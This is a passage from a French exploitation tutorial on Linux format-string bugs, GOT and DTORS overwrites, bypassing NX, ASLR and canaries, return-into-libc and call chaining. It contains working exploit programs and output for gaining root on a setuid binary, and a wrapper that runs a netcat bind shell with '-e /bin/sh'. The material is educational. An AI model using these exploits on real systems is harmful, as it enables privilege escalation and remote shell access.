le temps de dévoiler notre programme d'exploitation. Voici dores et déjà les deux programmes que nous venons de citer et quelques manipulations préliminaires :

```
//fmt-vuln.c : Vulnérabilité aux chaînes de caractères formatées

static int i = 1337;

int main() {

        char commentaire[200];

        printf("\ni = %d = %x et se trouve à 0x%x\n",i,i,&i);
        printf("Maintenant, écrivez votre commentaire sur ce
        programme et terminez par entrée\n");

        scanf("%s",commentaire);

        printf("On peut écrire votre commentaire de deux façons
        :\n\nComme ça, ");
        printf("%s",commentaire);

        printf("\n\nou comme ça : ");
        printf(commentaire);

        printf("\ni = %d = %x\n",i,i);

        printf("\n\nFin du programme\n\n");

        return 0;

}


//hack.cpp Vérification des droits utilisateurs

#include <iostream>
using namespace std;

int main() {

        cout << ( geteuid() ? "Exécuté par un utilisateur normal" : "GOT
        ROOT ?!!!" ) << endl;

        return 0;
```

```
}

$ g++ hack.cpp -o hack
$ ./hack
Exécuté par un utilisateur normal
$ su -
Mot de passe :
# ./hack
GOT ROOT ?!!!
# gcc fmt-vuln.c -o fmt-vuln && chmod +s fmt-vuln
# logout
$ ls -l ./ | grep fmt-vuln
-rwsr-sr-x 1 root root 7090 2007-11-01 16:41 fmt-vuln
```

Etudions désormais les deux moyens les plus courants d'exploiter ces vulnérabilités : les réécritures des tables GOT et DTORS.

Réécriture de la table des destructeurs

Une chose très mal connue notamment des programmeurs est l'existence des destructeurs pendant l'éxécution d'un programme. Tout comme les destructeurs d'un objet, ils sont appellés à la fin d'un programme, typiquement pour nettoyer. Voici l'exemple d'un programme utilisant un destructeur :

```
$ cat exemple_dtors.c
#include <stdio.h>

static void clean(void) __attribute__ ((destructor));

int main() {

        printf("Fonction main\n");

        return 0;

}

void clean(void)
{

        printf("Appel au destructeur\n");

}

$ gcc exemple_dtors.c && ./a.out
```

```
Fonction main
Appel au destructeur
$
```

Effectivement, après que le main du programme soit éxécuté, la fonction clean est bien appellée et affiche le message attendu. Jetons un coup d'oeil aux symboles du programme. On remarque les lignes suivantes :

```
$ nm ./a.out
[...]
08049594 d _GLOBAL_OFFSET_TABLE_
[...]
080494ac d __CTOR_END__
080494a8 d __CTOR_LIST__
080494b8 d __DTOR_END__
080494b0 d __DTOR_LIST__
[...]
0804839f t clean
[...]
$
```

La table des décalages globaux que nous avons cité plus haut sera étudiée comme une alternative à l'utilisation des destructeurs. On remarque la liste des constructeurs (CTORS) et celle des destructeurs (DTORS). La fonction clean est bien évidemment aussi présente. Regardons de plus près la table des destructeurs.

```
$ objdump -s -j .dtors ./a.out

./a.out:     file format elf32-i386

Contents of section .dtors:
80494b0 ffffffff 9f830408 00000000        ............
$
```

D'après la liste des symboles, ffffffff correspond à __DTOR_LIST__ (puisque présent à 0x080494b0). A 0x080494b4, on a 9f830408 qui n'est autre que clean() (en little endian bien sûr). A 0x080494b8, on a 00000000, correspondant à __DTOR_END__ d'après la liste des symboles.

L'idée de l'exploitation est simple. Si on réécrit l'adresse située à __DTOR_LIST__ +4 par une adresse où se situe un code arbitraire, notre code serait éxécuté comme un destructeur. S'il n'y a aucun destructeur, il va de soi que réécrire __DTOR_END__ n'est en aucun cas grave, puisque c'est après l'éxécution de notre code arbitraire qu'aura lieu l'éventuel

segmentation fault. Vérifions tout de même que la table des destructeurs est bien réinscriptible :

```
$ objdump -h ./a.out | grep -A 1 .dtors
17 .dtors     0000000c 080494b0 080494b0 000004b0 2**2
              CONTENTS, ALLOC, LOAD, DATA
```

L'absence du flag READONLY semble approuver, l'exploitation paraît donc faisable.

Réécriture de la Global Offset Table

Nous n'allons pas ici réexpliquer en entier les sections des fichiers, comme PLT (*Procedure Linkage Table*, la table que l'éditeur de lien forme après avoir trouvé les différentes références aux fonctions). Disons seulement que les références externes d'un programme sont gardées dans des tables afin de pouvoir les réutiliser fréquemment. Vous l'aurez deviné, il existe une section contenant les références externes, appellée la GLobal Offset Table, qui est réinscriptible et qui va nous permettre de faire notre exploitation de la même façon qu'avec les destrcteurs.

```
$ objdump -s -j .got.plt ./fmt-vuln

./fmt-vuln:     file format elf32-i386

Contents of section .got.plt:
8049748 74960408 00000000 00000000 06830408 t...............
8049758 16830408 26830408 36830408 46830408 ....&...6...F...
$ objdump -R ./fmt-vuln

./fmt-vuln:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET    TYPE         VALUE
08049744 R_386_GLOB_DAT   __gmon_start__
08049754 R_386_JUMP_SLOT __gmon_start__
08049758 R_386_JUMP_SLOT __libc_start_main
0804975c R_386_JUMP_SLOT scanf
08049760 R_386_JUMP_SLOT printf
08049764 R_386_JUMP_SLOT puts
```

On imagine donc bien que si on place à l'adresse 0x08049760 l'adresse d'un code arbitraire, il sera exécuté à la place de l'appel à printf

suivant. Nous avons donc vu deux manières de faire exécuter un code arbitraire à notre programme en utilisant le mécanisme d'écriture à une adresse arbitraire. Avant de pouvoir le mettre en oeuvre, il nous reste un problème : l'emplacement du code arbitraire à faire exécuter.

Exploitation

La façon classique d'exploiter cette faille que l'on peut lire partout est semblable à l'exploitation des buffer-overflows par variables. Puisqu'aucun déterminisme des plages mémoires n'est possible, nous devrons encore une fois tout faire dans un programme d'exploitation. Mais dans notre cas (et dans la majorité des cas), une difficulté supplémentaire s'ajoute : il faut dialoguer avec le programme vulnérable. Pour ce, il faut se lancer dans les bases de la programmation système sous Linux. Ici, nous avons recréé la commande echo | ./fmt-vuln en C. Pour ne pas trop compliquer puisque ce n'est pas notre but ici de faire un cours de programmation système, nous n'avons pas ramifié le code afin de retrouver la possibilité d'écrire après l'exécution de l'echo, et de là vient la petite limitation que nous avions cité plus haut : après la fin de echo, execlp se termine et le processus fils est arrêté : le côté écriture de la pipe est fermé. Dans les situations réelles, ce changement n'est que très peu préoccupant, car il permet d'exécuter avec les droits root un programme qui lui peu installer un backdoor ou changer le password du root (en règle générale, le supprimer).
Voici donc ce que nous allons faire :

-> Stocker un bytecode lambda dans une variable d'environnement (en dehors du programme)
-> Récupérer la valeur de la variable d'environnement dans le processus en cours
-> Créer un tunnel de communication

-> Créer un processus fils

-> Relier la sortie du processus fils avec l'entrée du tunnel de communication et éxécuter dans ce processus fils l'echo de la chaîne formatée

-> Relier l'entrée du processus père avec la sortie du tunnel et éxécuter dans le père le programme vulnérable.

Et le tour devrait être joué. Ce programme étant un peu plus long que les programmes d'exploitation usuels, on se contente ici de donner le lien :

Exploitation Format Strings

Tout d'abord, on doit repérer les adresses qui seront nos cibles :

```
$ objdump -s -j .dtors ./fmt-vuln

./fmt-vuln:     file format elf32-i386

Contents of section .dtors:
8049668 ffffffff 00000000

$ objdump -R ./fmt-vuln

./fmt-vuln:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET    TYPE        VALUE
08049744 R_386_GLOB_DAT    __gmon_start__ 08049754
R_386_JUMP_SLOT __gmon_start__
08049758 R_386_JUMP_SLOT __libc_start_main
0804975c R_386_JUMP_SLOT scanf
08049760 R_386_JUMP_SLOT printf
08049764 R_386_JUMP_SLOT puts
```

On utilisera donc l'adresse 0x0804966c dans le cas de l'utilisation du .dtors (DTOR LIST + 4) et 0x08049760 pour l'utilisation de .got.plt (utilisation de printf).

Enfin, on utilise le même shellcode que celui fabriqué dans le tutoriel sur les shellcodes en utilisant ./hack au lieu de /bin/sh et on l'exporte dans une variable d'environnement

```
$ nasm shellcode2.asm
$ export BYTECODE=`cat shellcode2`
```

Place à l'exploitation. Dans l'ordre, on montre l'exploitation avec les destructeurs (ADDR_OW = "0x0804966c") puis celle avec la Global Offset Table (ADDR_OW = "0x08049760"). On remarque que toujours pour des raisons d'égalité entre les adresses des variables d'environnement, le nom du programme d'exploitation et celui du programme vulnérable ont la même longueur.

```
$ gcc exp-fmtv.c -o exp-fmtv && ./exp-fmtv
Contenu de la variable d'environnement : 1À°F1Û1ÙÍ€ë[1Àˆ C‰[‰C
°
ÖKÖS
Í€èåÿÿÿ./hack
```

Variable d'environnement à 0xbf8dde71
Adresse à laquelle on va écrire l'adresse de la variable d'environnement : 0x0804966c
Chaine formatée = l–m–n–o–%6$353x%7$n%6$365x%8$n%6$175x%9$n%6$306x%10$n

i = 1337 = 539 et se trouve à 0x8049774
Maintenant, écrivez votre commentaire sur ce programme et terminez par entrée
On peut écrire votre commentaire de deux façons :

Comme ça, l–m–n–o–%6$353x%7$n%6$365x%8$n%6$175x%9$n%6$306x%10$n

ou comme ça : l–m–n–o–

b7f01ed2

b7f01ed2

b7f01ed2

b7f01ed2

b7f01ed2 b7f01ed2 b7f01ed2 b7f01ed2 i = 1337 = 539

Fin du programme

GOT ROOT ?!!!
$ nano exp-fmtv.c
$ gcc exp-fmtv.c -o exp-fmtv && ./exp-fmtv
Contenu de la variable d'environnement : 1À°F1Û1ÙÍ€ë[1Àˆ C‰[‰C
°
ÖKÖS
Í€èåÿÿÿ./hack
Variable d'environnement à 0xbffb2e71
Adresse à laquelle on va écrire l'adresse de la variable d'environnement : 0x08049760
Chaine formatée = `—a—b—c—%6$353x%7$n%6$189x%8$n%6$461x%9$n%6$196x%10$n

i = 1337 = 539 et se trouve à 0x8049774
Maintenant, écrivez votre commentaire sur ce programme et terminez par entrée

On peut écrire votre commentaire de deux façons :

Comme ça, `—a—b—c—%6$353x%7$n%6$189x%8$n%6$461x%9$n%6$196x%10$n

ou comme ça : `—a—b—c—

b7fe1ed2

b7fe1ed2

GOT ROOT ?!!!

Notre preuve de concept est maintenant achevée. Attention, dans des systèmes relativement récents, la technique des destructeurs ne marchera pas, car les programmes +s se séparent des privilèges avant l'appel au destructeur. La technique de la Global Offset Table reste bien sûr d'actualité (et d'ailleurs très utilisée). Cette exploitation pas franchement triviale conclut notre section sur l'exploitation de programmes et la compréhension de la mémoire. Vous avez pu voir à la façon dont nous avons choisi de développer cette section qu'elle nous tient à coeur car nous la considérons réellement comme primordiale et c'est pourquoi nous nous sommes permis d'aller un peu plus loin que dans les autres sections. Nous espérons finalement avoir pu vous faire apprécier les méandres de l'escalade des privilèges après exploitation de négligences de programmation.

Exploitation avancée

I°) Nouveaux mécanismes de protection

Depuis la fin des années 1990, le paysage de la défense contre les différents exploits en mémoire a beaucoup changé. Sous Linux, ce changement s'est essentiellement traduit par l'introduction du patch PaX, introduisant de nouvelles fonctionnalités au cours des années, allant la randomisation de la base de mmap() pour le chargement des librairies, ASLR (*Adress Space Layout Randomization*) à la non-exécutabilité de la pile, en passant par l'émulation de trampolines ou l'introduction dans les compilateurs de cookies, ou canaries. Dans cette section, je vous propose un bref rappel des principales fonctionnalités et défenses apparues.

NX ou la pile non exécutable

Dans l'exploitation classique des buffer-overflows, l'adresse de retour se situe dans la pile : dans le buffer vulnérable, après l'adresse de retour,

dans les arguments ou dans l'environnement. Il a donc été naturel dans un premier temps d'empêcher les exécutions sur la pile. Plus généralement, empêcher qu'une page mémoire puisse être à la fois en écriture et en exécution. De cette façon, il n'est plus possible d'exécuter du code injecté au préalable. Finalement, pourquoi continuer à se servir de la pile lorsque les fonctions que nous cherchons à exécuter dans le shellcode existent déjà dans l'espace mémoire ? En effet, que ce soit les fonctions du programmes, présentes dans la GOT (*Global Offset Table*) ou celles des librairies (notamment la libc, contenant toutes les fonctions que nous cherchons, comme seteuid, system ou la famille des exec), ces fonctions prennent leurs arguments de la pile, que nous contrôlons. Il est donc possible de reconstruire de fausses frames avec les adresses de retour pointant vers les fonctions voulues et contenant les paramètres désirés. Une autre idée aura été d'appeller mprotect afin de modifier les protections de la pile et donc de pouvoir ensuite exécuter ce que bon nous semble.

Architectures 64-bits

L'arrivée des architectures 64-bits a également changé la donne. En premier lieu, la protection des permissions des pages ont été inclues au niveau matériel. Ainsi, la pile est non-exécutable par défaut. De plus, les paramètres ne sont plus passés par la pile mais pas les registres rax, rbx, rcx, rdx, rsi et rdi (pour ADM64 et Intel x86_64) pour les fonctions à 6 arguments ou moins. Enfin, l'injection des adresses de retour peut comporter beaucoup de zéros, puisque les adresses sont codées sur 64-bits également (même si dans les exploits actuels, les bon vieux strcpy() sont relativement désuets). Ces modifications de l'environnement d'exploitation ont supprimé du paysage les exploits old school et notamment les *return into libc* et *return into plt*. Dans cette section, je me contenterai d'expliquer les modifications à apporter aux exploits pour les porter sur 64 bits, faute d'avoir un OS 64-bits sous la main.

ASLR

Le chef d'oeuvre en matière de sécurité est certainement celui-ci. En effet, bon nombre d'exploits se basent sur la prédiction des adresses de retour, que ce soit dans la pile, dans le heap ou dans les librairies partagées. ASLR a ainsi été conçu pour éliminer ces classes d'exploits. Le programme ldd permet d'observer ces changements. Il place la variable d'environnement LD_TRACE_LOADED_OBJECTS à 1, qui va arrêter prématurément l'exécution d'un programme et afficher l'adresse de chargement des librairies partagées :

```
$ ldd /bin/sh
linux-gate.so.1 => (0xffffe000)
libncurses.so.5 => /lib/libncurses.so.5 (0xb7fd6000)
libdl.so.2 => /lib/tls/i686/cmov/libdl.so.2 (0xb7fd2000)
libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7e74000)
/lib/ld-linux.so.2 (0xb801e000)
$ ldd /bin/sh

linux-gate.so.1 => (0xffffe000)
libncurses.so.5 => /lib/libncurses.so.5 (0xb7eb9000)
libdl.so.2 => /lib/tls/i686/cmov/libdl.so.2 (0xb7eb5000)
libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7d57000)
/lib/ld-linux.so.2 (0xb7f01000)
$
```

Dans l'exemple précédent, on observe bien qu'entre deux exécutions successives, l'adresse de base du chargement des librairies est différente. Les différents pages mémoires d'un processus sont également visibles dans /proc//maps. On peut donc également vérifier le même comportement pour la pile et le heap :

```
$ cat get_map.sh
#!/bin/sh
cat /proc/$$/maps
$ ./get_map.sh | egrep "stack|heap"
09923000-099b6000 rw-p 00000000 00:00 0 [heap]
bfd1c000-bfd31000 rw-p 00000000 00:00 0 [stack]
$ ./get_map.sh | egrep "stack|heap"
089b6000-08a49000 rw-p 00000000 00:00 0 [heap]
bfdde000-bfdf3000 rw-p 00000000 00:00 0 [stack]
$
```

Encore une fois, une classe entière d'exploits a pu être supprimée. Ceci dit, il existe bien sûr des moyens de passer outre et c'est ce que nous allons tenter d'effectuer tout au long de cette section.

Stack Canary

L'utilisation de cookies ou de canaries n'est pas une protection matérielle ou du système d'exploitation comme précedemment, mais une protection au niveau logiciel. En réalité, dès la compilation, les préludes et prologues des fonctions sont modifiées. Au tout début de l'exécution, le canary est placé dans le segment data et initialisé. C'est un entier aléatoire, de la taille d'un registre. Inutile de dire qu'il est initialisé avec des valeurs fortement aléatoires (quoique des travaux ont montré que l'on pouvait

fortement diminuer l'entropie des cookies). Quoiqu'il en soit, à chaque début de fonction, le cookie est placé soit entre le Saved Frame Pointer (valeur enregistrée de l'ebp) et l'adresse de retour, soit après la sauvegarde du contexte (donc plus haut que les variables locales, mais plus bas que le SFP, l'adresse de retour et les éventuels registres sauvegardés à l'entrée de la procédure). Au contraire, à la fin d'une fonction, avant le leave/ret, la valeur du cookie est vérifiée et le programme se termine si la comparaison échoue.

Inutile de dire que lorsque un overflow intervient, la valeur du cookie n'est plus égale à celle spécifiée dans le segment data, puisqu'il est a priori très difficile de deviner le cookie. Ceci dit, ces protections peuvent être détournées de plusieurs façons selon l'implémentation : par exploitation de format strings permettant de passer outre l'écrasement du cookie, par exploitations type off-by-one (lorsque on peut écraser le SFP, on est capable de bouger la prochaine frame plus bas dans la pile ou dans la GOT, afin de pouvoir forcer la prochaine adresse de retour qui sera popée) ou encore par overflows dans le heap ou le segment data (écrasement du cookie).

Ceci dit, contrairement à Windows, sous Linux ces exploitations sont très différentes selon le contexte, je ne ferais donc pas de généralités et partirait du principe que le programme n'est pas compilé avec ce genre de protections. Certaines distributions, comme Ubuntu, incluent par défaut cette option dans gcc. Il faut compiler avec l'argument -fno-stack-protector pour ne pas l'inclure.

Historiquement, la première défense diffusée fû la non-exécutabilité de la pile. De ce fait, les attaquants ont très vite cherché à sortir de celle-ci. D'ici sont nées les attaques de type return-into-libc, que nous allons maintenant détailler. Dans les prochaines sections, nous nous placerons exclusivement dans le cas où la base de la pile est random, la base du mapping des librairies également et la pile n'est pas exécutable. A la fin de cette section, j'expliquerai également brièvement les modifications à apporter aux différents exploits pour pouvoir les porter sur 64-bits, qui a notamment apporté des modifications à la manière de passer les arguments aux fonctions.

II°) Return into libc

Permissions sur les fichiers /proc/*/maps

Il est vrai que les librairies et autres adresses sont désormais dynamiques. Est-il vrai pour autant qu'on ne peut pas les déterminer avec exactitude ? Pas si sûr cette fois. En effet, par défaut, les fichiers maps de tous les processus sont accessibles en lecture par tous les utilisateurs :

```
$ ls /proc/*/maps -l | cut -d " " -f1
-r--r--r--
```

```
-r--r--r--
-r--r--r--
-r--r--r--
-r--r--r--
-r--r--r--
-r--r--r--
-r--r--r--
-r--r--r--
-r--r--r--
[...]
```

Il nous reste donc à vérifier que l'offset entre un espace mémoire et le début d'une librairie ou de la pile sont constants. Prenons le programme suivant :

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include &ltstring.h>

#define LIBC 0
#define STACK 1
#define WRAPPER "WRAPPER"

long get_base(pid_t pid, int type) {

	FILE * fp;
	char filename[30],line[100],junk[100],mode[5];
	long base;
	int i;

	sprintf(filename,"/proc/%d/maps",pid);
	if ((fp = fopen(filename,"r")) == NULL) {
		printf("Unable to read map file\n");
		exit(1);
	}

	// Parsing map file
	while (fgets(line,sizeof(line),fp))
		if (sscanf(line,"%x-%s %s %s %s %s %s",(unsigned int
		*)&base, junk, mode, junk, junk, junk, junk) == 7) {
			// junk is the last format argument written
			if (type == LIBC && !strcmp("r-xp",mode)) {
				for (i=0;i<strlen(junk)-3;i++)
					if (junk[i] == 'l' && junk[i+1] == 'i' &&
					junk[i+2] == 'b' && junk[i+3] == 'c') {
						fclose(fp);
						return base;
					}
			} else if (type == STACK && !
			strcmp(junk,"[stack]")) {
```

```
                        fclose(fp);
                        return base;
                    }
                }

        printf("Unable to retrieve segment base from map file\n");
        fclose(fp);
        exit(1);

}

int main() {

        unsigned long libc_base, stack_base;
        unsigned long str_offset = 0x13df4f; //offset de "%n" dans la
        libc

        printf("Retrieving libc base...\n");
        printf("Libc base: %x\n",(unsigned int)(libc_base =
        get_base(getpid(),LIBC)));
        printf("Retrieving stack base...\n");
        printf("Stack base: %x\n",(unsigned int)(stack_base =
        get_base(getpid(),STACK)));

        printf("@0x%x: %s\n",(unsigned int)(libc_base + str_offset),
        (char *)(libc_base + str_offset));

        printf("WRAPPER@0x%x (offset=0x%x)\n", (unsigned
        int)getenv(WRAPPER), (unsigned int)(getenv(WRAPPER) -
        stack_base));

        return 0;
}
```

Ce programme parse rapidement le fichier maps lui correspondant, retrouve le début de la libc et celui de la pile et affiche la chaîne de caractères associée avec l'offset 0x13df4f dans la libc, ainsi que la variable d'environnement WRAPPER et son offset par rapport au début de la pile. Bien sûr, le choix de l'offset n'est pas innocent, il pointe vers la chaîne de caractère "%n" dans la libc (dans ma version du moins) :

```
$ gdb -q /lib/tls/i686/cmov/libc.so.6
(gdb) x/s 0x13df4f
0x13df4f: "%n"
```

Essayons donc de faire tourner ce programme :

```
$ export WRAPPER="test" && gcc read_map.c -o read_map &&
./read_map && ./read_map
Retrieving libc base...
Libc base: b7ddb000
Retrieving stack base...
Stack base: bfc0e000
@0xb7f18f4f: %n
```

```
WRAPPER@0xbfc22ca7 (offset=0x14ca7)
Retrieving libc base...
Libc base: b7e2f000
Retrieving stack base...
Stack base: bf827000
@0xb7f6cf4f: %n
WRAPPER@0xbf83bca7 (offset=0x14ca7)
$
```

Avec deux exécutions successives, on voit bien que les adresses de chargement sont modifiées, que l'on est capable de les lire et que les offsets sont respectés. Par conséquent, si nous nous plaçons dans un schéma d'exploitation local, il nous est possible de passer complètement outre ASLR en effectuant une exploitation return into libc classique.

Return into libc

Comme expliqué brièvement dans la section précédente, l'exploitation return-into-libc est simple. Il suffisait d'y penser comme qui dirait. Nous allons ici nous contenter d'une preuve de concept, dans laquelle le but sera d'exécuter via la fonction system() de la libc le programme /tmp/wrapper, qui fait un appel à seteuid(0) et qui exécute netcat -l -p 1337 -e /bin/sh (ce qui démarrera un shell distant sur le port 1337). Je dis preuve de concept car nous savons bien que system() va dropper les privilèges et donc notre seteuid(0) ne servira à rien. Afin d'effectuer une vraie exploitation, nous aurons besoin de savoir chainer les appels.
Considérons le programme vulnérable suivant :

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void enregistrer_nom() {

        char buffer_nom[100];

        printf("Votre nom ?\t");
        scanf("%s",buffer_nom);
        buffer_nom[strlen(buffer_nom)] = 0;


        printf("Votre nom, %s, a été enregistré avec
        succès\n",buffer_nom);
}

int main() {

        enregistrer_nom();
        printf("Tout s'est normalement déroulé\n");
```

```
        return 0;
}
```

Pour exploiter ce buffer overflow apparent, nous allons donc changer de stratégie et retourner dans la libc, plus précisément dans system(). Cette fonction prend en paramètre un pointeur vers une chaîne de caractères qui est le programme à exécuter. Puisque nous connaissons l'adresse de la pile, pourquoi ne pas placer cette chaîne dans l'environnement ? Il nous suffira de déterminer l'offset au préalable et d'insérer stack_base + offset dans la pile, à l'endroit où est censé se trouver l'argument de la fonction. Un petit détail à ne pas oublier : après l'adresse de système, il faut laisser 4 bytes qui ne nous serviront pas mais qui constitueraient l'adresse de retour après l'exécution de system() (en faisant ça proprement et pour éviter le SIGSEGV, on pourrait placer l'adresse de exit()). L'état de la pile va donc devoir ressembler à quelque chose de ce genre :

```
+++++++++
Buffer
+++++++++
SFP
+++++++++
@system
+++++++++
DUMMY
+++++++++
@wrapper
+++++++++
```

En premier lieu, il faut donc déterminer l'offset de la variable d'environnement pour le programme d'exploitation (./return-into-libc) et le programme vulnérable (./vuln). Pour ne pas s'embêter avec des calculs bêtes et méchants, on fait rapidement un petit programme qui fork le read_map précédemment utilisé :

```
$ export WRAPPER="/tmp/wrapper" && gcc fork_vulx.c -o return-into-libc && cp read_map vulx && ./return-into-libc && rm vulx return-into-libc
Retrieving libc base...
Libc base: b7f5b000
Retrieving stack base...
Stack base: bfd76000
@0xb8098f4f: %n
WRAPPER@0xbfd8aca7 (offset=0x14c9b)
$
```

L'offset pour notre variable d'environnement sera donc de 0x14c9b.
Prenons maintenant l'offset dans la libc de system() :

```
$ objdump -d /lib/tls/i686/cmov/libc.so.6 | grep system\<\:
00039ac0 <__libc_system>:
```

On a donc notre dernier offset, 0x39ac0. Le programme d'exploitation va donc d'abord devoir démarrer ./vuln, on place une pipe entre stdin du programme vulnérable et stdout du programme d'exploitation, on récupère les valeurs des segments mémoires qui nous intéressent (la pile et libc) pour le programme vulnérable, puis on insère notre buffer explicité ci-dessus, avec les bonnes valeurs. Le programme d'exploitation suivant devrait donc faire l'affaire :

```
int main() {

        char buffer[104 + 3*4 + 2];
        unsigned long libc_base, stack_base;
        unsigned long system_offset = 0x39ac0;
        unsigned long wrapper_env_offset = 0x14c9b;
        pid_t pid;
        int i;
        int fpipe[2];

        pipe(fpipe);

        if ((pid = fork()) == 0) {
                dup2(fpipe[0],0);
                execl("./vuln","vuln",NULL);
                exit(1);
        }

        sleep(1);

        printf("Retrieving libc base...\n");
        printf("Libc base: %x\n",(unsigned int)(libc_base =
        get_base(pid,LIBC)));
        printf("Retrieving stack base...\n");
        printf("Stack base: %x\n",(unsigned int)(stack_base =
        get_base(pid,STACK)));
        for (i = 0; i < 104; i++)
                buffer[i] = 'A';

        i >>= 2;

        *((unsigned long *)buffer + i++) = (libc_base + system_offset);
        *((unsigned long *)buffer + i++) = 0xdeadbeef;
        *((unsigned long *)buffer + i++) = (stack_base +
        wrapper_env_offset);
        buffer[104 + 3*4] = '\n';
        buffer[104 + 3*4 + 1] = 0;

        dup2(fpipe[1],1);
        printf("%s\n",buffer);

        wait(pid);
```

```
        return 0;

    }
```

Bon, essayons maintenant de le démarrer :

```
$ gcc return-into-libc.c -o return-into-libc && ./return-into-libc
Retrieving libc base...
Libc base: b7d80000
Retrieving stack base...
Stack base: bffa1000
Votre nom ? Votre nom,
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAA?y??\??, a été enregistré avec succès
```

Le programme ne finit pas : c'est normal ! On se rappelle que notre wrapper est censé lancer un shell à distance sur le port 1337, allons voir !

```
$ nc localhost 1337
id
uid=1000(user) gid=1000(user) groups=1000(user)
exit
```

Voici donc une exploitation locale réussie, malgré ASLR et en dehors de la pile. Le problème, c'est que tout se repose essentiellement sur la lisibilité du fichier maps. Or, certains patchs de sécurité réduisent au minimum nécessaire les droits sur les différents fichiers de /proc, notamment GrSec, devenu incontournable pour les administrateurs de serveurs Unix étant sensibilisés à la sécurité. De plus, nous n'avons utilisé qu'un appel à system() qui n'est pas suffisant pour obtenir les droits root. Dans la section suivante, nous allons étudier les possibilités de brute force basique sur ASLR et le chaînage des appels sur la pile.

III°) Contourner ASLR par Bruteforce

Nous nous plaçons donc dans un cadre d'exploitation plus générique mais plutôt local où les fichiers /proc/*/maps ne sont pas lisibles par d'autres utilisateurs que le propriétaire du processus concerné. Etudions d'abord les possibilités de bruteforce sur ASLR pour estimer les chances qu'une exploitation avec des adresses fixes a de marcher.

Prédictabilité d'ASLR sur 32-bits

Une intuition assez forte lorsque l'on commence à s'intéresser à ASLR, c'est que les adresses entre plusieurs exécutions successives se ressemblent quand même pas mal... On sait en premier lieu que toute page mapée en mémoire doit commencer par un multiple de la taille de page

(classiquement 4096, soit 0x1000), ce qui nous laisse déjà avec trois zéros de manière sûre. De plus, on observe également que tous les segments des librairies paraissent entassés en haut de l'espace mémoire, entre 0xb7c00000 et 0xb8100000 code dynamique est placé le plus haut possible (en-dessous de 0xc000000 qui est l'espace kernel), donc on se doute que pour une librairie chargée au début de l'espace des librairies comme libc ou ld, les deux premiers bytes vont être de la forme 0xb7[c-f].

Mine de rien, sur 32-bits, ça fait déjà une 20aine de bits que l'on connait de manière sûre. Pour vérifier ce sentiment de faisabilité d'un bruteforce, qu'il soit local ou distant, on exécute quelques milliers de fois un programme et on observe la répartition des valeurs, ainsi que le nombre d'occurences d'une valeur au hasard : 0xb7d71000.

```
$ ./aslr_watcher.py 2000
0xb7e77000: 5 time(s)
0xb7e51000: 4 time(s)
0xb7d64000: 1 time(s)
0xb7e47000: 5 time(s)
0xb7e4c000: 4 time(s)
0xb7d7a000: 4 time(s)
0xb7dfe000: 1 time(s)
0xb7dad000: 5 time(s)
0xb7e0b000: 4 time(s)
0xb7e63000: 1 time(s)
0xb7ede000: 2 time(s)
0xb7e13000: 3 time(s)
0xb7ee1000: 2 time(s)
0xb7e94000: 2 time(s)
0xb7e28000: 6 time(s)
0xb7e7c000: 2 time(s)
0xb7ed0000: 3 time(s)
0xb7ea8000: 4 time(s)
0xb7e6e000: 4 time(s)
0xb7d91000: 4 time(s)
0xb7e71000: 5 time(s)
0xb7e07000: 3 time(s)
0xb7daa000: 6 time(s)
0xb7f2d000: 2 time(s)
0xb7e3e000: 5 time(s)
0xb7dd6000: 2 time(s)
0xb7dc9000: 4 time(s)
0xb7d83000: 13 time(s)
[...]
```

0xb7e36000: 6 time(s)

502 unique values, 3 times on average

For 0xb7d71000: 5 time(s)

Effectivement, il y a un peu plus de 500 valeurs possibles, soit environ 9 bits randoms avec une moyenne logique de 3 fois sur 2000 essais. Avec une valeur prise au hasard, on a obtenu 5 succès. Ceci signifie qu'une attaque bruteforce sur la base de la libc a toute ses chances. Oui, mais dans l'exploit précédent, nous utilisions également l'adresse de base de la pile. Si on suppose que la pile est randomisé dans la même veine que la libc, ça nous laisse avec une chance sur plusieurs centaines de milliers (et en réalité, il y a 4 fois plus de possibilités) ce qui commence à être très lourd, surtout à distance. Il va donc falloir essayer de modifier notre technique d'exploitation afin de ne pas avoir à déterminer un endroit exact de la pile, car on sent bien qu'en ayant le contrôle de la pile et en ayant une grande ressource de fonctions et de bytes que sont les librairies, on peut réussir à s'en sortir.

Chaînage des appels

Afin de réussir des exploits plus complexe sans shellcode pour démarrer l'exécution, on sent très vite la besoin de réussir à chaîner des appels sur la pile. On voit qu'un chaînage basique, c'est-à-dire mettre une autre adresse de retour après l'adresse exécutée ne marchera pas vraiment, puisque les arguments qui suivront seront ceux de la fonction précédemment appellée, à partir de l'argument 2 du moins. Quand bien même la première fonction n'aurait qu'un argument et que cela paraîtrait envisageable, on se rend compte qu'on ne peut pas vraiment chainer plus d'un appel, puisque la troisième adresse de retour correspond à l'argument 1 du premier appel, qui a peu de chance d'être une adresse de retour qui nous arrange.

Arrivés à ce stade, on se dit qu'on reste finalement bien conventionnels, bien dans les règles. L'adresse de retour veut l'adresse d'une fonction à appeller et on lui en donne une. Mais si, au lieu d'une fonction, on lui donnait simplement l'adresse d'une suite d'opcodes qui vont bien ? Après tout, vu l'étendue potentielle d'opcodes que nous avons dans les librairies chargées (libc, libdl notamment) on se dit qu'on peut arriver à effectuer des suites d'opérations intéressantes. On se dit aussi rapidement qu'il y a tout de même une contrainte assez forte dans les suites à choisir, c'est qu'elles doivent se terminer par une instruction de branchement que nous contrôlons (ret, call *(reg), jmp reg), afin que nous puissions régir le flux à notre guise.

Pour le cas du chaînage d'appel, on veut finalement contourner un problème principal : faire en sorte que l'esp "saute" les arguments de la fonction précédemment exécutée. On peut avoir plein d'exemples de tels séquences qui peuvent être fréquentes dans la libc :

- (pop reg)+ ; pop eip. Ici, on effectue un ou plusieurs pops dans des registres qui ne nous intéressent pas, puis on retourne à l'adresse sur le haut de la pile.
- add esp, x ; pop eip. Ici, on retire x octets à la pile puis on retourne à l'adresse pointée par esp.
